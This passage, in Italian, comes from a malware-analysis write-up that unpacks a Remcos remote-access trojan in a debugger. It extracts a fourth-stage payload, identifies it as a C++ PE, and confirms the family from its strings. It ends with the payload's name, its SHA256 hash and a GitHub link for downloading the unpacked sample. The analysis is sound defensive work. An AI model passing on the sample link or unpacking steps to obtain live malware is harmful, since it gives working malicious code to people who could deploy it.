
Facciamo ripartire il processo finché il breakpoint non viene attivato, proseguiamo all'interno delle funzioni finché nelle variabili locali non vediamo l'array di byte



Estraiamo il quarto payload e lo apriamo con Detect It Easy, vediamo che il payload è un PE ed è sviluppato con C++



Un’ulteriore prova che questo è Remcos viene data grazie alle stringhe, cercando “Remcos” otteniamo dei tipici risultati:



Informazioni del quarto payload (Remcos)

Nome: explorer.exe
SHA256:
ed3a96630761ee25131c40b747f50fc55aa85d5e8f631f71bbfc901dd96bac13
Download:
https://github.com/Finch4/Malware-Analysis-Reports/tree/master/Samples/Remcos%20Unpacked